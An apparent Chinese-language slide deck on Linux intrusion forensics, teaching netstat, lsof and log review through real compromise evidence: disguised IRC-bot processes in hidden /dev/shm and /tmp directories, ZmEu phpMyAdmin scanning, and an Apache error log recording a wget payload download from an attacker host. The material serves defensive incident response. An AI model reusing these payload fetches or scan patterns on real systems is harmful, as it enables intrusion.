Linux 入侵檢視

Bruce Liu 資安研究室

駭客入侵的新目的

Bruce Liu

資安研究室

基本指令介紹

Bruce Liu 資安研究室

可先利用 netstat 找出異常程序


- netstat -na 與 netstat -ap 可找出IP與域名，

  並找出有問題的程序名。

Netstat -na (1)

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:2208          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:899             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 163.17.[redacted].1:53   0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:2207          0.0.0.0:*               LISTEN
tcp        0      1 163.17.[redacted].1:59106 69.16.172.34:6660     SYN_SENT
tcp        0      1 163.17.[redacted].1:49438 66.186.59.50:6667     SYN_SENT
tcp        0      1 163.17.[redacted].1:55036 66.186.59.50:6667     SYN_SENT
```

Netstat -ap(1)



```
tcp        0      0 localhost.localdomain:2208  *:*                     LISTEN      2604/hpiod
tcp        0      0 *:899                       *:*                     LISTEN      2413/rpc.statd
tcp        0      0 *:mysql                     *:*                     LISTEN      13887/mysqld
tcp        0      0 *:pop3                      *:*                     LISTEN      2797/dovecot
tcp        0      0 *:sunrpc                    *:*                     LISTEN      2381/portmap
tcp        0      0 *:ftp                       *:*                     LISTEN      2671/vsftpd
tcp        0      0 [redacted].tcc.edu.tw:domain      *:*               LISTEN      2363/named
tcp        0      0 localhost.localdomai:domain *:*                     LISTEN      2363/named
tcp        0      0 localhost.localdomain:ipp   *:*                     LISTEN      1655/cupsd
tcp        0      0 *:smtp                      *:*                     LISTEN      4941/sendmail: acce
tcp        0      0 localhost.localdomain:rndc  *:*                     LISTEN      2363/named
tcp        0      0 localhost.localdomain:2207  *:*                     LISTEN      2609/python
tcp        0      1 [redacted].tcc.edu.tw:37032       undernet.rdsnet.ro:ircd SYN_SENT    3211/psdflush
tcp        0      1 [redacted].tcc.edu.tw:56934       Tampa.FL.US.Undernet.o:ircd SYN_SENT    3211/psdflush
tcp        0      1 [redacted].tcc.edu.tw:41647       Tampa.FL.US.Undernet.o:ircd SYN_SENT    3210/bash
tcp        0      0 *:http                      *:*                     LISTEN      623/httpd
tcp        0      0 *:ssh                       *:*                     LISTEN      2633/sshd
tcp        0      0 ::1:rndc                    *:*                     LISTEN      2363/named
tcp        0      0 *:https                     *:*                     LISTEN      623/httpd
tcp        0      0 *:pcsync-https              *:*                     LISTEN      623/httpd
```

可利用lsof找出異常程序的位置

- 以netstat找出可疑程序代碼後，

  可利用lsof找出可疑程序的位置。

- lsof | grep 程序代碼(或程序名)

Netstat -na(2)

```
[root@www ~]# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN
tcp        0      0 163.[redacted]:54829        188.72.255.172:6667         ESTABLISHED
tcp        0      0 163.[redacted]:58822        18.154.6.180:6667           ESTABLISHED
tcp        0      0 163.[redacted]:33765        194.124.229.59:6667         ESTABLISHED
tcp        0      0 163.[redacted]:51233        18.154.6.180:6667           ESTABLISHED
tcp        0      0 163.[redacted]:55265        18.154.6.180:6667           ESTABLISHED
tcp        0      0 163.[redacted]:55359        195.54.159.109:6667         ESTABLISHED
```

Netstat -ap(2)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	*:mysql	*:*	LISTEN	2048/mysqld
tcp	0	0	*:sunrpc	*:*	LISTEN	1777/portmap
tcp	0	0	www.[redacted].edu.tw:54829	server.desirenet.org:ircd	ESTABLISHED	20096/httpd
tcp	0	0	www.[redacted].edu.tw:58822	NONE-TWENTYSEVEN-THIRT:ircd	ESTABLISHED	6354/bash
tcp	0	0	www.[redacted].edu.tw:33765	clanserver4u.de.quaken:ircd	ESTABLISHED	20091/httpd
tcp	0	0	www.[redacted].edu.tw:51233	NONE-TWENTYSEVEN-THIRT:ircd	ESTABLISHED	6354/bash
tcp	0	0	www.[redacted].edu.tw:55265	NONE-TWENTYSEVEN-THIRT:ircd	ESTABLISHED	6354/bash
tcp	0	0	www.[redacted].edu.tw:55359	195.54.159.109:ircd	ESTABLISHED	6325/httpd

lsof | grep shm

```
[root@www ~]# lsof | grep shm
httpd      6325    apache  cwd       DIR       0,19       40      57065 /dev/shm/ /.m (deleted)
httpd      6325    apache  txt       REG       0,19   152108      57103 /dev/shm/ /.m/httpd (deleted)
bash       6354    apache  cwd       DIR       0,19       40      57142 /dev/shm/ /.m/mc (deleted)
bash       6354    apache  txt       REG       0,19   492135      57144 /dev/shm/ /.m/mc/bash (deleted)
bash       6354    apache   0w       REG       0,19      256      57159 /dev/shm/ /.m/mc/LinkEvents (deleted)
httpd     20091    apache  cwd       DIR       0,19      700     354528 /dev/shm/ /.m
httpd     20091    apache  txt       REG       0,19   152108     354566 /dev/shm/ /.m/httpd
httpd     20096    apache  cwd       DIR       0,19      680     354604 /dev/shm/ /.m/.m
httpd     20096    apache  txt       REG       0,19   152108     354642 /dev/shm/ /.m/.m/httpd
```

※ /dev/shm：tmpfs(暫存檔案區，常設置於虛擬記憶體中)。

特殊的目錄如何進入

- 利用雙引號，例如：cd "/tmp/ /.a"

```
[root@arteaching ~]# cd "/tmp/    /.a"
[root@arteaching .a]# ls
                .user                .user2  m.lev  m.ses  nayeli.seen  telephone.seen
[root@arteaching .a]# ls -l
總計 180
-rw-r--r-- 1 apache apache    81 10月 26 09:00                .user
-rw-r--r-- 1 apache apache    81 10月 26 09:00                .user2
-rw-r--r-- 1 apache apache  1043 10月 26 09:00 m.lev
-rw-r--r-- 1 apache apache   706 10月 26 09:00 m.ses
-rw-r--r-- 1 apache apache 80222 10月 26 09:50 nayeli.seen
-rw-r--r-- 1 apache apache 76848 10月 26 09:50 telephone.seen
```

```
[root@web keyring-CznePE]# ls /dev/shm/...\ \ \ /
```

lsof | grep bash

```
[root@arteaching ~]# lsof | grep bash
bash      8142    apache  cwd       DIR        8,2     4096   19955725 /tmp/    /.a
bash      8142    apache  rtd       DIR        8,2     4096          2 /
bash      8142    apache  txt       REG        8,2   492135   19955727 /tmp/    /.a/bash (deleted)
```

檢視登入記錄(last log)

last(CentOS)　　last -f /var/log/wtmp(Ubuntu)

```
reboot   system boot  2.6.18-194.17.4. Fri Oct 29 08:16          (11+02:15)
root     pts/1        163.17.          Fri Oct 29 08:14 - down   (00:00)
alice    pts/2        :pts/1:S.0       Fri Oct 29 03:36 - 03:55  (00:19)
alice    pts/1        188.214.38.218   Fri Oct 29 03:21 - 03:55  (00:34)
root     pts/1        163.17.          Wed Oct 27 10:29 - 10:41  (00:12)
root     :0                            Tue Oct 26 15:16 - down   (2+16:57)
root     :0                            Tue Oct 26 15:16 - 15:16  (00:00)
root     pts/1        163.17.          Tue Oct 26 14:51 - 16:13  (01:21)
root     pts/1        163.17.          Tue Oct 26 13:52 - 13:53  (00:00)
root     pts/1        163.17.          Thu Oct 21 13:27 - 13:46  (00:19)
temp     pts/1        188.28.220.250.t Sun Oct 17 05:07 - 05:08  (00:00)
root     pts/1        163.17.          Tue Oct 12 15:10 - 15:43  (00:32)
root     pts/1        163.17.          Tue Oct 12 08:06 - 08:06  (00:00)
root     pts/1        163.17.          Tue Oct 12 08:05 - 08:05  (00:00)
test03   pts/1        109.123.98.151   Fri Oct  8 06:06 - 06:07  (00:00)
root     pts/1        163.17.          Wed Oct  6 16:02 - 16:15  (00:12)
temp     pts/1        198.161.28.39    Tue Oct  5 01:40 - 01:43  (00:03)
rookie   pts/1        163.17.          Thu Sep 30 07:39 - 07:43  (00:03)
pingu    pts/1        163.17.          Wed Sep 29 12:37 - 12:45  (00:07)
pingu    pts/1        163.17.          Wed Sep 29 11:59 - 12:07  (00:07)
root     pts/1        163.17.          Thu Sep 23 10:14 - 12:00  (01:45)
root     pts/1        163.17.          Thu Sep 23 08:57 - 08:58  (00:01)
rookie   pts/1        163.17.          Thu Sep 23 08:05 - 08:11  (00:05)
root     pts/1        163.17.          Tue Sep 21 15:21 - 15:27  (00:05)
root     pts/1        163.17.          Mon Sep 20 08:35 - 08:45  (00:09)
reboot   system boot  2.6.18-194.11.3. Mon Sep 20 07:29          (39+00:44)
temp     pts/2        :pts/1:S.0       Sat Sep 18 01:04 - 01:04  (00:00)
temp     pts/1        adunifany.ru     Sat Sep 18 00:59 - 01:05  (00:05)
root     pts/1        163.17.          Thu Sep 16 13:45 - 14:28  (00:42)
```

檢視帳密輸入狀況記錄(secure log)

vi /var/log/secure(CentOS)　　vi /var/log/auth.log(Ubuntu)

```
Nov 17 17:05:45 ubuntu login[734]: pam_unix(login:session): session opened for user test by LOGIN(uid=0)
Nov 17 17:06:28 ubuntu sshd[847]: Accepted password for test from 192.168.229.1 port 54428 ssh2
Nov 17 17:06:28 ubuntu sshd[847]: pam_unix(sshd:session): session opened for user test by (uid=0)
Nov 17 17:06:29 ubuntu sshd[862]: subsystem request for sftp
Nov 17 17:06:59 ubuntu sshd[847]: pam_unix(sshd:session): session closed for user test
Nov 17 17:09:01 ubuntu CRON[864]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 17:09:01 ubuntu CRON[864]: pam_unix(cron:session): session closed for user root
Nov 17 17:17:01 ubuntu CRON[873]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 17:17:01 ubuntu CRON[873]: pam_unix(cron:session): session closed for user root
Nov 17 17:39:01 ubuntu CRON[897]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 17:39:01 ubuntu CRON[897]: pam_unix(cron:session): session closed for user root
Nov 17 18:09:01 ubuntu CRON[927]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 18:09:02 ubuntu CRON[927]: pam_unix(cron:session): session closed for user root
Nov 17 18:17:01 ubuntu CRON[946]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 18:17:01 ubuntu CRON[946]: pam_unix(cron:session): session closed for user root
Nov 17 18:39:01 ubuntu CRON[960]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 18:39:01 ubuntu CRON[960]: pam_unix(cron:session): session closed for user root
Nov 17 20:34:48 ubuntu sudo:     test : TTY=tty1 ; PWD=/home/test ; USER=root ; COMMAND=/usr/bin/dpkg -i Nessus-4.4.0-ubuntu1010_i386.deb
Nov 17 20:39:01 ubuntu CRON[1030]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 20:39:01 ubuntu CRON[1030]: pam_unix(cron:session): session closed for user root
Nov 17 20:40:32 ubuntu sudo:     test : TTY=tty1 ; PWD=/home/test ; USER=root ; COMMAND=/sbin/reboot
Nov 17 20:40:51 ubuntu sshd[570]: Server listening on 0.0.0.0 port 22.
Nov 17 20:40:51 ubuntu sshd[570]: Server listening on :: port 22.
Nov 17 20:40:51 ubuntu sshd[570]: Received signal 15; terminating.
Nov 17 20:40:51 ubuntu sshd[653]: Server listening on 0.0.0.0 port 22.
Nov 17 20:40:51 ubuntu sshd[653]: Server listening on :: port 22.
Nov 17 20:39:01 ubuntu CRON[815]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 17 20:39:01 ubuntu CRON[815]: pam_unix(cron:session): session closed for user root
Nov 17 20:39:12 ubuntu sshd[813]: Accepted password for test from 192.168.229.1 port 54518 ssh2
Nov 17 20:39:12 ubuntu sshd[813]: pam_unix(sshd:session): session opened for user test by (uid=0)
```

cat /var/log/auth.log | grep " Accepted" 找出有哪些帳號曾成功登入過

```
root@ubuntu:~# cat /var/log/auth.log | grep "Accepted"
Nov 17 17:06:28 ubuntu sshd[847]: Accepted password for test from 192.168.229.1 port 54428 ssh2
Nov 17 20:39:12 ubuntu sshd[813]: Accepted password for test from 192.168.229.1 port 54518 ssh2
Nov 17 23:55:26 ubuntu sshd[17362]: Accepted password for test from 192.168.229.1 port 55754 ssh2
```

檢視輸入記錄(history)

```
root@ubuntu:~# history
    1  last
    2  last -f /var/log/wtmp
    3  history
```

檢視apache存取記錄(access_log)

```
202.183.216.171 - - [26/Oct/2010:01:18:20 +0800] "GET /w00tw00t.at.blackhats.romanian.anti-sec:) HTTP/1.1" 404 317 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:21 +0800] "GET /scripts/setup.php HTTP/1.1" 404 293 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:21 +0800] "GET /admin/scripts/setup.php HTTP/1.1" 404 299 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:22 +0800] "GET /admin/pma/scripts/setup.php HTTP/1.1" 404 303 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:23 +0800] "GET /admin/phpmyadmin/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:23 +0800] "GET /db/scripts/setup.php HTTP/1.1" 404 296 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:24 +0800] "GET /dbadmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:25 +0800] "GET /myadmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:25 +0800] "GET /mysql/scripts/setup.php HTTP/1.1" 404 299 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:26 +0800] "GET /mysqladmin/scripts/setup.php HTTP/1.1" 404 304 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:27 +0800] "GET /typo3/phpmyadmin/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:27 +0800] "GET /phpadmin/scripts/setup.php HTTP/1.1" 404 302 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:28 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 200 14545 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:29 +0800] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 200 14545 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:31 +0800] "GET /phpmyadmin1/scripts/setup.php HTTP/1.1" 404 305 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:31 +0800] "GET /phpmyadmin2/scripts/setup.php HTTP/1.1" 404 305 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:32 +0800] "GET /pma/scripts/setup.php HTTP/1.1" 404 297 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:33 +0800] "GET /web/phpMyAdmin/scripts/setup.php HTTP/1.1" 404 308 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:33 +0800] "GET /xampp/phpmyadmin/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:34 +0800] "GET /web/scripts/setup.php HTTP/1.1" 404 297 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:35 +0800] "GET /php-my-admin/scripts/setup.php HTTP/1.1" 404 306 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:35 +0800] "GET /websql/scripts/setup.php HTTP/1.1" 404 300 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:36 +0800] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 200 14545 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:37 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 200 14545 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:39 +0800] "GET /phpMyAdmin-2/scripts/setup.php HTTP/1.1" 404 306 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:39 +0800] "GET /php-my-admin/scripts/setup.php HTTP/1.1" 404 306 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:40 +0800] "GET /phpMyAdmin-2.2.3/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:42 +0800] "GET /phpMyAdmin-2.2.6/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:42 +0800] "GET /phpMyAdmin-2.5.1/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:43 +0800] "GET /phpMyAdmin-2.5.4/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:44 +0800] "GET /phpMyAdmin-2.5.5-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:44 +0800] "GET /phpMyAdmin-2.5.5-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:45 +0800] "GET /phpMyAdmin-2.5.5/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:46 +0800] "GET /phpMyAdmin-2.5.5-pl1/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:46 +0800] "GET /phpMyAdmin-2.5.6-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:47 +0800] "GET /phpMyAdmin-2.5.6-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:48 +0800] "GET /phpMyAdmin-2.5.6/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:48 +0800] "GET /phpMyAdmin-2.5.7/scripts/setup.php HTTP/1.1" 404 310 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:49 +0800] "GET /phpMyAdmin-2.5.7-pl1/scripts/setup.php HTTP/1.1" 404 314 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:50 +0800] "GET /phpMyAdmin-2.6.0-alpha/scripts/setup.php HTTP/1.1" 404 316 "-" "ZmEu"
202.183.216.171 - - [26/Oct/2010:01:18:50 +0800] "GET /phpMyAdmin-2.6.0-alpha2/scripts/setup.php HTTP/1.1" 404 317 "-" "ZmEu"
```

檢視apache錯誤存取記錄(error_log)

vi /var/log/httpd/error_log(CentOS)
vi /var/log/apache2/error.log(Ubuntu)


```
[Wed Oct 27 14:18:07 2010] [error] [client 218.91.251.142] File does not exist: /home/mp3/www/topmp3/song004.mp3
--2010-10-27 14:21:23--  http://beaumult.go.ro/atx.txt
Resolving beaumult.go.ro... 81.196.20.134
Connecting to beaumult.go.ro|81.196.20.134|:80... connected.
HTTP request sent, awaiting response... --2010-10-27 14:21:24--  http://beaumult.go.ro/atx.txt
Resolving beaumult.go.ro... 81.196.20.134
Connecting to beaumult.go.ro|81.196.20.134|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17203 (17K) [text/plain]
Saving to: `atx.txt'

     OK .......... ......                                    100% 87.9M=0s

2010-10-27 14:21:24 (87.9 MB/s) - `atx.txt' saved [17203/17203]

kill: usage: kill [-s sigspec | -n signum | -sigspec] pid | jobspec ... or kill -l [sigspec]
200 OK
Length: 17203 (17K) [text/plain]
Saving to: `atx.txt'

     OK .......... ......                                    100% 4.33M=0.004s

2010-10-27 14:21:25 (4.33 MB/s) - `atx.txt' saved [17203/17203]

sh: line 0: kill: ?: arguments must be process or job IDs
sh: line 0: kill: S: arguments must be process or job IDs
sh: line 0: kill: 0:00: arguments must be process or job IDs
sh: line 0: kill: /usr/sbin/apache/logs: arguments must be process or job IDs
```

情境一

單位內有一部Server被通報有IRC網路流量

Bruce Liu 資安研究室

Netstat -na



```
[root@school ~]# netstat -na | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN
tcp        0      0 [redacted]:80               66.249.65.3:55202           SYN_RECV
tcp        0      0 [redacted]:80               [redacted]:50569            SYN_RECV
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN
tcp        0      1 [redacted]:54759            198.148.91.146:6667         SYN_SENT
tcp        0     52 [redacted]:22               163.17.40.166:54591         ESTABLISHED
tcp        0      0 :::80                       :::*                        LISTEN
tcp        0      0 :::22                       :::*                        LISTEN
tcp        0      0 :::443                      :::*                        LISTEN
tcp        0      0 [redacted]:80               [redacted]:2213             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2432             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2434             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:1756             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2424             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2426             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2428             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2430             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2416             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2418             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2421             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2422             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2408             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2410             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2412             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2414             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2402             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2404             TIME_WAIT
tcp        0      0 [redacted]:80               [redacted]:2406             TIME_WAIT
udp        0      0 0.0.0.0:33029               0.0.0.0:*
udp        0      0 0.0.0.0:56108               0.0.0.0:*
udp        0      0 0.0.0.0:42072               0.0.0.0:*
```

Netstat -ap

```
[root@school ~]# netstat -ap | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 *:mysql                     *:*                         LISTEN      13421/mysqld
tcp        0      0 *:ssh                       *:*                         LISTEN      2885/sshd
tcp        0      1 [redacted]:42714 undernet.sharktech.net:ircd SYN_SENT    5742/sshd
tcp        0      1 [redacted]:54410 undernet.sharktech.net:ircd SYN_SENT    5753/sshd
tcp        0     52 [redacted]:ssh   163.17.40.166:54591         ESTABLISHED 21841/sshd
tcp        0      1 [redacted]:58480 undernet.sharktech.net:ircd SYN_SENT    5726/sshd
tcp        0      0 *:http                      *:*                         LISTEN      13340/httpd
tcp        0      0 *:ssh                       *:*                         LISTEN      2885/sshd
tcp        0      0 *:https                     *:*                         LISTEN      13340/httpd
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
tcp        0      0 [redacted]:http  [redacted]                  TIME_WAIT   -
